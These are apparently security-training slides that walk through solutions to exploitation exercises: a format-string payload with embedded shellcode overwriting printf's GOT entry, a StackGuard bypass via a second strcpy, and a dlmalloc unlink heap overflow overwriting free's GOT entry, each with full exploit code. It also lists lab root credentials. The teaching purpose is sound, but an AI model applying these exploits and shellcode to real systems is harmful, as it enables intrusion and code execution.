 - Instead of overwriting the address of `_deregister_frame_info`, we can overwrite `printf`

fs4

```
./fs4 AAAABBBB`perl -e 'print "\xc2\x95\x04\x08". "\x90"x49138  
." \x6a\x09\x83\x04\x24\x01\x68\x77\x69\x6e\x21\x68\x79\x6f\x75\x20\x  
31\xdb\xb3\x01\x89\xe1\x31\xd2\xb2\x08\x31\xc0\xb0\x04\xcd\x80\x32\x  
db\xb0\x01\xcd\x80""'
```

Note: $0x080495c2 = (\text{PRINTF@GOT} + 2)$; 49138 is specifically chosen such that the %hn will output 0xffff

sg1.c

- This program assumes protection by StackGuard.
- ```
int func(char *msg) {
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- ```
char buf[80];
```
- ```
strcpy(buf,msg);
```
- ```
strcpy(msg,buf);
```
- ```
exit(1);}
```
- ```
int main(int argv, char** argc) {
```
- ```
func(argc[1]);
```
- }

# sg1.c

- Can't just overwrite the return address: it is protected by StackGuard
- We have 2 strcpy's, we can use the first one to overwrite the argument to func
  - Make msg point to DTORS or EXIT
    - Slight problem with making it point to DTORS: it writes 92 bytes, overwrites GOT, causing the program to crash when exit is called (unless we place ret at the correct offset)
    - So we must overwrite EXIT


# sg1.c

```
> #define EXIT 0x80495e8
> int main(int argc, char **argv) {
> char buffer[93]; int ret;
> char *execargv[4] = { "./sg1", buffer, NULL };
> char *env[2] = { shellcode, NULL };
> ret = 0xffffffff - 4 - strlen(execargv[0]) - 1 -strlen(shellcode);
> memset(buffer, 0x90, 93);
> *(long *)&buffer[88] = EXIT; *(long *)&buffer[0] = ret;
> buffer[92]=0; execve(execargv[0], execargv, env); }
```


# abo9.c

- int main(int argc,char \*\*argv) {
  - char \*pbuf1=(char\*)malloc(256);
  - char \*pbuf2=(char\*)malloc(256);
  - gets(pbuf1);
  - free(pbuf2);
  - free(pbuf1);
- }
- heap-based buffer-overflow
  - Must overwrite memory management information


# Heap-based buffer overflows




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## ➤ Unlinking chunks:

➤  $P->fd->bk = P->bk$

➤  $P->bk->fd = P->fd$

➤ Which is

- $*(P+8)+12 = *(P+12)$

- $*(P+12)+8 = *(P+8)$

- So at  $*FD+12$  we write BK
- at  $*BK+8$  we write FD


# abo9.c

- This is the code to consolidate backwards (i.e. if the previous chunk is free, combine it with the currently freed chunk):
  - if (!prev\_inuse(p)) {
    - prevsize = p->prev\_size;
    - size += prevsize;
    - p = chunk\_at\_offset(p, -((long) prevsize));
    - unlink(p, bck, fwd);
  - }

# abo9.c

- We want to write a small enough number – to prevent having to write a 0 byte, we can use a negative number
  - If we overwrite prevsize with -8 and size with -8:
    - prevsize = -8
    - size = -8
    - chunk\_at\_offset(p, - -8) = p+8
    - Since p is at pbuf1+256, this would be at pbuf1+264
    - Next chunk: pbuf1+256+size = pbuf1+256-8, where we must tell it that prev\_chunk is in use (we're freeing it), so pbuf1+248 = -7 (last bit set to 1)
    - Fake free chunk is now at pbuf1+264, fd = pbuf1+264+8 and bk pbuf1+264+12

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## ➤ In summary:

- Set pbuf2's size/prevsize, claim that previous chunk is free
- Create a fake chunk that pbuf2 can be coalesced with during the free of pbuf2
- Set FD and BK of fake chunk
  - Overwrite the GOT entry of free with a pointer to our shellcode
- Need slightly modified shellcode: unlinking works in 2 ways,
  - \*(FD+12) is set to BK, but also \*(BK+8)=FD
    - This would cause our shellcode to crash, because FD is not executable
    - shellcode\_abo9.h: first 2 bytes jump to shellcode+16

# abo9.c

```
> #define BUF1 0x08049648
> #define FREE 0x08049620
> int main (int argc, char **argv) {
> char buffer[300];
> memset(buffer, '\x41', 300);
> memcpy(buffer,shellcode,strlen(shellcode));
> *(long *)&buffer[252] = 0xffffffff9;
> *(long *)&buffer[256] = 0xffffffff8; *(long *)&buffer[260] = 0xffffffff8;
> *(long *)&buffer[272] = FREE-12; *(long *)&buffer[276] = BUF1;
> buffer[280] = 0; printf("%s\n", buffer); }
```

# Conclusion

- Solutions are available in /root (log in as root/secappdev)
  - File is solutions.tar.gz